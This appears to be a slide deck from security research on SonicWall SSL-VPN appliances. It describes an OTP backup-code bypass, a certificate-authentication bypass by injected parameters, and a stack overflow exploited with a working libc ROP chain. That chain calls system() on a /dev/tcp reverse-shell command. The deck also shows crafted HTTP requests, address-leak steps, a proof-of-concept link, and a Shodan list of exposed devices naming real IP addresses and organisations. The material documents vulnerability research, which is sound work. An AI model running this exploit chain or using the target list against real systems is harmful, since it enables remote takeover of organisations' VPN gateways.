/usr/lib/libpython3.6m.so.1.0(+0x949ff)[0xb64039ff]
/usr/lib/libpython3.6m.so.1.0(PyObject_Malloc+0x2c)[0xb640325c]
/usr/lib/libpython3.6m.so.1.0(PyUnicode_New+0xa9)[0xb64219e9]
/usr/lib/libpython3.6m.so.1.0(_PyUnicodeWriter_PrepareInternal+0x1c6)[0xb643d7e6]
/usr/lib/libpython3.6m.so.1.0(PyUnicode_DecodeUTF8Stateful+0xc4)[0xb6443944]
/usr/lib/libpython3.6m.so.1.0(PyUnicode_DecodeUTF8+0x27)[0xb6444c87]
/usr/lib/python3.6/lib-dynload/_pythonApi.so(+0x6797)[0xb56c1797]
/usr/lib/python3.6/lib-dynload/_pythonApi.so(+0x67e6)[0xb56c17e6]
/usr/lib/python3.6/lib-dynload/_pythonApi.so(+0x6d57)[0xb56c1d57]
/usr/lib/libpython3.6m.so.1.0(_PyCFunction_FastCallDict+0x25f)[0xb63fc8ef]
/usr/lib/libpython3.6m.so.1.0(+0x106be5)[0xb6475be5]
/usr/lib/libpython3.6m.so.1.0(_PyEval_EvalFrameDefault+0x4304)[0xb647b0b4]
/usr/lib/libpython3.6m.so.1.0(+0x105122)[0xb6474122]
/usr/lib/libpython3.6m.so.1.0(+0x106bc0)[0xb6475bc0]
/usr/lib/libpython3.6m.so.1.0(_PyEval_EvalFrameDefault+0x4304)[0xb647b0b4]
/usr/lib/libpython3.6m.so.1.0(+0x1066ee)[0xb64756ee]
/usr/lib/libpython3.6m.so.1.0(PyEval_EvalCodeEx+0x76)[0xb6476726]
/usr/lib/libpython3.6m.so.1.0(+0x6e145)[0xb63dd145]
/usr/lib/libpython3.6m.so.1.0(PyObject_Call+0x7e)[0xb63af85e]
/usr/lib/libpython3.6m.so.1.0(_PyEval_EvalFrameDefault+0x2f42)[0xb6479cf2]
/usr/lib/libpython3.6m.so.1.0(+0x105122)[0xb6474122]
/usr/lib/libpython3.6m.so.1.0(+0x106bc0)[0xb6475bc0]
/usr/lib/libpython3.6m.so.1.0(_PyEval_EvalFrameDefault+0x4304)[0xb647b0b4]
/usr/lib/libpython3.6m.so.1.0(+0x105122)[0xb6474122]
```

Authentication analysis

Multi-factor authentication can be enabled

Various second factors can be used

- **OTP**
- **Certificate**
- **Others?**

Implementing MFA correctly seems to be difficult

OTP authentication bypass

If OTPs are used as a second auth factor

There is the possibility to generate backup codes

Request

Pretty Raw Hex

```
GET /cgi-bin/backupcode?action=generate HTTP/1.1
Host: 192.168.142.231
Cookie: uimode=contemporary; ajaxUpdates=ON;
connectAgentInstalled=YES; swap=
"NkVjMDFSY1dnY0VwWHIyUnMxNnB6SEtWVFViSXVibXZsNkhyNHl5Nko4Y
z0="; swcctn=ml06e0U0mGmh8heqyHhB16OMGkVH0k66
Sec-Ch-Ua: "Chromium";v="129", "Not=A?Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/129.0.6668.71 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,imag
e/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Date: Mon, 14 Oct 2024 14:51:22 GMT
Server: SonicWALL SSL-VPN Web Server
Content-Disposition: attachment; filename="admin@LocalDomain.txt"
Accept-Ranges: bytes
strict-transport-security: max-age=31536000; includeSubDomains
Content-Security-Policy: script-src 'self' 'unsafe-eval';object-src 'self';style-s
X-FRAME-OPTIONS: SAMEORIGIN
X-XSS-Protection: 1; mode=block
Referrer-Policy: strict-origin
X-Permitted-Cross-Domain-Policies: master-only
Feature-Policy: accelerometer 'none'; ambient-light-sensor 'none'; autoplay 'none'
 'self'; midi 'none'; payment 'none'; picture-in-picture 'none'; speaker 'none'; s
Permissions-Policy: accelerometer=(), geolocation=(), gyroscope=(), magnetometer=(
X-Content-Type-Options: nosniff
Content-Length: 250
Keep-Alive: timeout=20, max=25
Connection: Keep-Alive
Content-Type: text/plain

Your Personal backup codes for admin@LocalDomain on 192.168.142.231

Inu133Qf
jqBfgceq
d9sDTHbR
lYQy9Sb0
IyzJ1NPj
HtGNy7I4
4lHVRMEu
kzqpPun1
```

OTP authentication bypass

How not to random


```
puVar10 = local_99;
uVar7 = time((time_t *)0x0);
srand(uVar7);
local_2ac = 0;
do {
  iVar8 = 0;
  do {
    iVar2 = rand();
    puVar10[iVar8] = (&DAT_080495e0)[iVar2 % 0x3e];
    iVar8 = iVar8 + 1;
  } while (iVar8 != 8);
  uVar3 = backupCode_SHA1_string(local_99 + local_2ac,8,local_49);
  uVar3 = cJSON_CreateString(uVar3);
  cJSON_AddItemToArray(uVar1,uVar3);
  local_2ac = local_2ac + 10;
  puVar10[8] = 0xd;
  puVar10[9] = 10;
  puVar10 = puVar10 + 10;
} while (local_2ac != 0x50);
uVar3 = dbhGet(1);
iVar8 = userFindByUserNameAndDomainName(uVar3,param_1,param_2);
if (iVar8 == 0) {
  vpLogV2(5,3,0,param_1,param_2,"Failed to find user",0);
}
else {
  uVar1 = cJSON_PrintUnformatted(uVar1);
  userSetBackupCode(iVar8,uVar1);
  uVar1 = dbhGet(1);
  userSave(uVar1,iVar8);
```

OTP authentication bypass

How not to random

```
puVar10 = local_99;
uVar7 = time((time_t *)0x0);
srand(uVar7);
local_2ac = 0;
do {
  iVar8 = 0;
  do {
    iVar2 = rand();
    puVar10[iVar8] = (&DAT_080495e0)[iVar2 % 0x3e];
    iVar8 = iVar8 + 1;
  } while (iVar8 != 8);
  uVar3 = backupCode_SHA1_string(local_99 + local_2ac,8,local_49);
  uVar3 = cJSON_CreateString(uVar3);
  cJSON_AddItemToArray(uVar1,uVar3);
  local_2ac = local_2ac + 10;
  puVar10[8] = 0xd;
  puVar10[9] = 10;
  puVar10 = puVar10 + 10;
} while (local_2ac != 0x50);
uVar3 = dbhGet(1);
iVar8 = userFindByUserNameAndDomainName(uVar3,param_1,param_2);
if (iVar8 == 0) {
  vpLogV2(5,3,0,param_1,param_2,"Failed to find user",0);
}
else {
  uVar1 = cJSON_PrintUnformatted(uVar1);
  userSetBackupCode(iVar8,uVar1);
  uVar1 = dbhGet(1);
  userSave(uVar1,iVar8);
```

Certificate-based authentication overview



Certificate-based authentication

```
class Authenticate(Resource):
    """Authenticate the user"""

    post_reqparser = reqparse.RequestParser()
    post_reqparser.add_argument('userName',   type = str, default = '', help = 'The user name.')
    post_reqparser.add_argument('password',   type = str, default = '', help = 'The password.')
    post_reqparser.add_argument('domainName', type = str, default = '', help = 'The domain name is required.')
    post_reqparser.add_argument('portalName', type = str, default = '', help = 'The portal name.')
    post_reqparser.add_argument('deviceId',   type = str, default = '', help = 'The device id.')
    post_reqparser.add_argument('deivceType', type = str, default = '', help = 'The device type: activesync, outlook, or others.
    post_reqparser.add_argument('deviceAuthorization',   type = str, default = '', help = 'The basic authentication string.')
    post_reqparser.add_argument('clientSupportPDA',      type = str, default = '', help = 'The client support PDA or not.')
    post_reqparser.add_argument('SSL_CLIENT_VERIFY', type = str, dest = 'sslClientVerify')
    post_reqparser.add_argument('SSL_CLIENT_S_DN', type = str, dest = 'subject')
    post_reqparser.add_argument('SSL_CLIENT_I_DN', type = str, dest = 'issuer')
    post_reqparser.add_argument('interactive', type = str, default = '', help = 'The login is interactive or not.')

    swagger_post_reqparser = copy.deepcopy(post_reqparser)

    if (API_UNIT_TEST_MODE == False):
        post_reqparser.add_argument('HTTP_USER_AGENT', type = str, required = True, dest = 'userAgent', location = 'environ')
        post_reqparser.add_argument('REMOTE_ADDR', type = str, required = True, dest = 'clientIpAddress')
        post_reqparser.add_argument('SERVER_ADDR', type = str, required = True, dest = 'serverIpAddress')
        post_reqparser.add_argument('SERVER_NAME', type = str, required = True, dest = 'hostName')
        post_reqparser.add_argument('HTTP_HOST', type = str, required = True, dest = 'host', location = 'environ')
        post_reqparser.add_argument('SSL_CLIENT_VERIFY', type = str, dest = 'sslClientVerify')
        post_reqparser.add_argument('SSL_CLIENT_S_DN', type = str, dest = 'subject')
        post_reqparser.add_argument('SSL_CLIENT_I_DN', type = str, dest = 'issuer')
        post_reqparser.add_argument('Portal-Name', type = str, default = '', dest = 'envPortalName')
        post_reqparser.add_argument('SERVER_PORT', type = str, required = True, dest = 'serverPort')
```

Certificate-based authentication bypass

The application does not check the provenance of the parameters

They can be added manually to the request!

```
POST /cgi-bin/userLogin HTTP/1.1
[…]

userName=test&password=password1234&domainName=LocalDomain&p
ortalName=VirtualOffice&SSL_CLIENT_VERIFY=U1VDQ0VTUw==&SSL_C
LIENT_S_DN=L0M9REsvTD1BYXJodXMvTz1mcm9nZ2VyL0NOPXRlc3Q=&SSL_
CLIENT_I_DN=L0MlM2RESy9MJTNkQWFyaHVzL08lM2Rmcm9nZ2VyK0NBL0NO
JTNkdGhlaGVhdC5kaw==
```

Expanding research surface

Apache module (`mod_httprp`) used for certain requests such as proxying requests to internal (or external?) services

https://sonicwall/go/http://whatever/toto

Performs authentication and authorization checks

Can forward SSO credentials to the backend Web service

Supports various types of authentication

- **Basic**
- **NTLM**
- **Digest**

Searching for interesting functions

```
mod_httprp.so,<EXTERNAL>::strcpy,FUN_00024150,0x00024374,'None'
mod_httprp.so,<EXTERNAL>::strcpy,FUN_00024150,0x000243b0,'None'
mod_httprp.so,<EXTERNAL>::strcpy,FUN_00024150,0x000244a2,'None'
mod_httprp.so,<EXTERNAL>::strcpy,FUN_00024150,0x00024533,'None'
mod_httprp.so,<EXTERNAL>::strcpy,FUN_00024150,0x00024607,'None'
mod_httprp.so,<EXTERNAL>::strcpy,FUN_000304d0,0x000307be,'None'
mod_httprp.so,<EXTERNAL>::strcpy,FUN_000304d0,0x00030e9a,'None'
mod_httprp.so,<EXTERNAL>::strcpy,FUN_000304d0,0x00030ef7,'None'
mod_httprp.so,<EXTERNAL>::strcpy,FUN_000304d0,0x000310ae,'None'
mod_httprp.so,<EXTERNAL>::strcpy,httprp_process_regex_rules,0x00035455,'None'
mod_httprp.so,<EXTERNAL>::strcpy,httprp_process_regex_rules,0x00035564,'None'
mod_httprp.so,<EXTERNAL>::strcpy,httprp_process_regex_rules,0x000355de,'None'
mod_httprp.so,<EXTERNAL>::strcpy,httprp_process_regex_rules,0x000356ed,'None'
mod_httprp.so,<EXTERNAL>::strncat,FUN_00026e10,0x00026fa3,'(register, 0x0, 4)'
mod_httprp.so,<EXTERNAL>::strncat,FUN_00026e10,0x0002727f,'(register, 0x0, 4)'
mod_httprp.so,<EXTERNAL>::strncat,httprp_ntlm_get_type3_auth,0x00046b4b,'(unique, 0x2400, 4)'
mod_httprp.so,<EXTERNAL>::strncat,httprp_ntlm_get_type3_auth,0x00046b9e,'(register, 0x1c, 4)'
mod_httprp.so,<EXTERNAL>::strcat,get_citrix_jar,0x0001fc1e,'None'
mod_httprp.so,<EXTERNAL>::strcat,get_citrix_jar,0x0001fc56,'None'
mod_httprp.so,<EXTERNAL>::strcat,get_citrix_jar,0x0001fc8e,'None'
mod_httprp.so,<EXTERNAL>::strcat,FUN_000202c0,0x0002030f,'None'
mod_httprp.so,<EXTERNAL>::strcat,FUN_000202c0,0x00020331,'None'
mod_httprp.so,<EXTERNAL>::strcat,FUN_000202c0,0x0002036d,'None'
mod_httprp.so,<EXTERNAL>::strcat,FUN_00026e10,0x00026fdb,'None'
mod_httprp.so,<EXTERNAL>::strcat,FUN_00026e10,0x0002703b,'None'
mod_httprp.so,<EXTERNAL>::strcat,FUN_00026e10,0x000270c0,'None'
mod_httprp.so,<EXTERNAL>::strcat,FUN_00026e10,0x00027185,'None'
mod_httprp.so,<EXTERNAL>::strcat,FUN_00026e10,0x000271c7,'None'
mod_httprp.so,<EXTERNAL>::strcat,FUN_00026e10,0x0002729c,'None'
```

Base64 decoding

```
int apr_base64_decode ( char *          plain_dst,
                        const char *    coded_src
                      )
```

Decode a string to plain text. On EBCDIC machines, the result is then converted to EBCDIC.

Parameters

- **plain_dst** The destination string for the plain text. A \0 is appended.
- **coded_src** The encoded string

Returns

the length of the plain text string (excluding the trailing \0)

```
int apr_base64_decode_len ( const char *  coded_src )
```

Determine the maximum buffer length required to decode the plain text string given the encoded string.

Parameters

- **coded_src** The encoded string

Returns

the maximum required buffer length for the plain text string

Decompile: httprp_ntlm_get_type3_auth - (mod_http...

```
size_t httprp_ntlm_get_type3_auth
                 (char *param_1,char *param_2,uint *decoded_basic_sent_from_

{
  int iVar1;
  char *pcVar2;
  bool bVar3;
  char *pcVar4;
  size_t sVar5;
  uint *__dest;
  uint uVar6;
  uint uVar7;
  int iVar8;
  void *__ptr;
  uint *puVar9;
  uint *puVar10;
  int iVar11;
  size_t sVar12;
  int in_GS_OFFSET;
  bool bVar13;
  undefined local_898 [1088];
  int local_458;
  undefined local_454 [1076];
  int local_20;
  undefined4 uStack_14;

  sVar12 = 0;
  uStack_14 = 0x46a5b;
  local_20 = *(int *)(in_GS_OFFSET + 0x14);
  pcVar4 = strstr(param_2,"NTLM ");
  if (pcVar4 != (char *)0x0) {
    apr_base64_decode(local_454,pcVar4 + 5);
    sVar12 = strlen((char *)decoded_basic_sent_from_client);
    sVar5 = strlen(param_4);
    __dest = (uint *)malloc(sVar12 + 1);
    bVar13 = false;
    bVar3 = false;
    if (__dest != (uint *)0x0) {
      pcVar4 = strchr((char *)decoded_basic_sent_from_client,0x5c);
      bVar13 = true;
      if (pcVar4 != (char *)0x0) {
        *(undefined *)__dest = 0;
        strncat((char *)__dest,pcVar4 + 1,
                (int)decoded_basic_sent_from_client + ((sVar12 - 1) - (int)p
        puVar10 =  dest;
```

Exploiting the stack overflow

The overflow occurs when parsing the response from the HTTP server

Need to force a request to a backend Web server we control

Return the appropriate `Authorization` header to trigger the overflow

Exploit mitigations

Stack cookies

- Base64-decoding allows us to write null bytes
- Only 24 bits of entropy, can be brute-forced in a reasonable amount of time

Adress Space Layout Randomization

- Can leak the addresses in the log files by triggering a crash

Data Execution Prevention


- Don’t really care, we are going to ROP

Leaking the addresses

Some requests will generate a stack trace in the log file

Not sure why some do, and some don't

There is another overflow which generates a stack trace when parsing cookies…



```
GET /cx/https://localhost:80/ HTTP/1.1
Host: 192.168.142.231
Cookie: swap="WG5QREk0VHpTY3Z6Vlk2Y3VXQzF2UERlSDdzWjhwT01mUEFFblpnTlMyUT0=";
__proxy_ssl_vpn__AUTHREQD__localhost__80__ReqMethodAndType=
GET__NTLM__AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Leaking the addresses

Request

Pretty Raw Hex

```
1  GET /usr/src/EasyAccess/var/logs/httpd.log%3f.10.2.1.13-72sv.css HTTP/1.1
2  Host: 192.168.142.231
3  Sec-Ch-Ua: "Not;A=Brand";v="24", "Chromium";v="128"
4  Accept-Language: en-US,en;q=0.9
5  Sec-Ch-Ua-Mobile: ?0
6  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
7  Sec-Ch-Ua-Platform: "Linux"
8  Accept: text/css,*/*;q=0.1
9  Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Dest: style
12 Referer: https://192.168.142.231/
13 Accept-Encoding: gzip, deflate, br
14 Priority: u=0
15 Connection: keep-alive
16
17
```

Response

Pretty Raw Hex Render

```
369 b6aa6000-b6aa7000 rw-p 00000000 00:00 0
370 b6aa7000-b6ac4000 r-xp 00000000 01:00 70511      /usr/lib/libgd.so.2.0.0
371 b6ac4000-b6ac5000 r--p 0001c000 01:00 70511      /usr/lib/libgd.so.2.0.0
372 b6ac5000-b6ae4000 rw-p 0001d000 01:00 70511      /usr/lib/libgd.so.2.0.0
373 b6ae4000-b6af8000 rw-p 00000000 00:00 0
374 b6af8000-b6afa000 r-xp 00000000 01:00 70560      /usr/lib/libgeoBot.so
375 b6afa000-b6afb000 r--p 00001000 01:00 70560      /usr/lib/libgeoBot.so
376 b6afb000-b6afc000 rw-p 00002000 01:00 70560      /usr/lib/libgeoBot.so
377 b6afc000-b6b93000 r-xp 00000000 01:00 70526      /usr/lib/libcurl.so.4.8.0
378 b6b93000-b6b97000 rw-p 00096000 01:00 70526      /usr/lib/libcurl.so.4.8.0
379 b6b97000-b6b9b000 r-xp 00000000 01:00 12984      /lib/liblz4.so
380 b6b9b000-b6b9c000 rw-p 00003000 01:00 12984      /lib/liblz4.so
381 b6b9c000-b6bc5000 r-xp 00000000 01:00 12300      /lib/libm-2.14.1.so
382 b6bc5000-b6bc6000 r--p 00028000 01:00 12300      /lib/libm-2.14.1.so
383 b6bc6000-b6bc7000 rw-p 00029000 01:00 12300      /lib/libm-2.14.1.so
384 b6bc7000-b6d53000 r-xp 00000000 01:00 12294      /lib/libc-2.14.1.so
385 b6d53000-b6d54000 ---p 0018c000 01:00 12294      /lib/libc-2.14.1.so
386 b6d54000-b6d56000 r--p 0018c000 01:00 12294      /lib/libc-2.14.1.so
387 b6d56000-b6d57000 rw-p 0018e000 01:00 12294      /lib/libc-2.14.1.so
388 b6d57000-b6d5b000 rw-p 00000000 00:00 0
389 b6d5b000-b6d5e000 r-xp 00000000 01:00 12298      /lib/libdl-2.14.1.so
390 b6d5e000-b6d5f000 r--p 00002000 01:00 12298      /lib/libdl-2.14.1.so
391 b6d5f000-b6d60000 rw-p 00003000 01:00 12298      /lib/libdl-2.14.1.so
392 b6d60000-b6d77000 r-xp 00000000 01:00 12310      /lib/libpthread-2.14.1.so
393 b6d77000-b6d78000 r--p 00016000 01:00 12310      /lib/libpthread-2.14.1.so
394 b6d78000-b6d79000 rw-p 00017000 01:00 12310      /lib/libpthread-2.14.1.so
395 b6d79000-b6d7b000 rw-p 00000000 00:00 0
396 b6d7b000-b6d85000 r-xp 00000000 01:00 12296      /lib/libcrypt-2.14.1.so
397 b6d85000-b6d86000 r--p 00009000 01:00 12296      /lib/libcrypt-2.14.1.so
398 b6d86000-b6d87000 rw-p 0000a000 01:00 12296      /lib/libcrypt-2.14.1.so
```

Building a ROP chain

Will call `system()` with a string we control as a parameter

```
bash -i >& /dev/tcp/{IP}/{PORT} 0>&1
```

All gadgets in libc

```python
# Construct payload with ropchain
exploit_payload = b"A" * 1000                                # Initial padding
exploit_payload += CMD.encode() + b"B" * (76 - len(CMD))     # Reverse shell command
exploit_payload += p32(CANARY)                               # Canary overwrite
exploit_payload += b"f" * 12                                 # Padding
exploit_payload += p32(0x00000040)                           # Offset to ESP+4 when calling system
exploit_payload += b"f" * 12                                 # Padding
exploit_payload += p32(LIBC+0x000d473c)                      # push esp ; pop esi ; pop edi ; pop ebp ; ret
exploit_payload += b"C" * 8                                  # edi and ebp
exploit_payload += p32(LIBC+0x00069c4c)                      # add esi, ebx ; ret
exploit_payload += p32(LIBC+0x0007dd1f)                      # mov eax, esi ; pop esi ; ret
exploit_payload += b"SCRT"                                   # esi
exploit_payload += p32(LIBC+0x00060454)                      # xchg edx, eax ; ret
exploit_payload += p32(LIBC+0x000d473c)                      # push esp ; pop esi ; pop edi ; pop ebp ; ret
exploit_payload += b"SCRTSCRT"                               # edi, ebp
exploit_payload += p32(LIBC+0x00019600)                      # pop ebx ; ret
exploit_payload += p32(0xffffff74)                           # Negative offset to CMD string
exploit_payload += p32(LIBC+0x00069c4c)                      # add esi, ebx ; ret
exploit_payload += p32(LIBC+0x0007dd1f)                      # mov eax, esi ; pop esi ; ret
exploit_payload += b"SCRT"                                   # esi
exploit_payload += p32(LIBC+0x000d7ab9)                      # mov dword ptr [edx + 4], eax ; ret
exploit_payload += p32(LIBC+0x0003dfc0)                      # system
exploit_payload += b"SCRTTEAM"                               # very important
```

Putting it all together

1. Leak a valid session identifier from sqlite database
2. Generate a stacktrace with the compromised session
3. Get the `libc` base address from stacktrace in the log file
4. Prepare ROP chain
5. Spawn fake Web server to serve the ROP chain
6. Bruteforce canary
7. Exploit
8. Profit?

Proof of concept code:

https://github.com/scrt/cve-2024-53703-poc

DEMO TIME

How many could we pwn?

shodan.io/search?query="SonicWALL+SSL-VPN+Web+Server"

Shodan | Maps | Images | Monitor | Developer | More...

SHODAN | Explore | Pricing | "SonicWALL SSL-VPN Web Server"

TOTAL RESULTS

10,211

TOP COUNTRIES

United States	4,895
Japan	835
Germany	597
Spain	594
United Kingdom	436

More...

TOP PORTS

443	6,150
80	2,000
4433	143
8443	106
9443	52

More...

TOP ORGANIZATIONS

Comcast Cable Communications, LLC	715
NUNSYS S.L.	502
Charter Communications Inc	468
Verizon Business	281
Microsoft Corporation	238

More...

TOP PRODUCTS

View Report | View on Map | Advanced Search

Product Spotlight: Free, Fast IP Lookups for Open Ports and Vulnerabilities using InternetDB

302 Found
144.121.122.26
144.121.122.26.lightower.net
OKG Tech
United States, East Meadow

```
HTTP/1.1 302 Found
Date: Mon, 21 Oct 2024 08:32:08 GMT
Server: SonicWALL SSL-VPN Web Server
Location: https://144.121.122.26/
Content-Length: 207
Content-Type: text/html; charset=iso-8859-1
```

Berkowitz Oliver LLP - Virtual Office
99.27.20.197
missouri-2.berkowitzoliver.com
vpn24.berkowitzoliver.com
vpn34.berkowitzoliver.com
KCSERVER3-19.berkowitzoliver.com
mitel.berkowitzoliver.com
Private Customer - AT&T Internet Services
United States, Mission

SSL Certificate
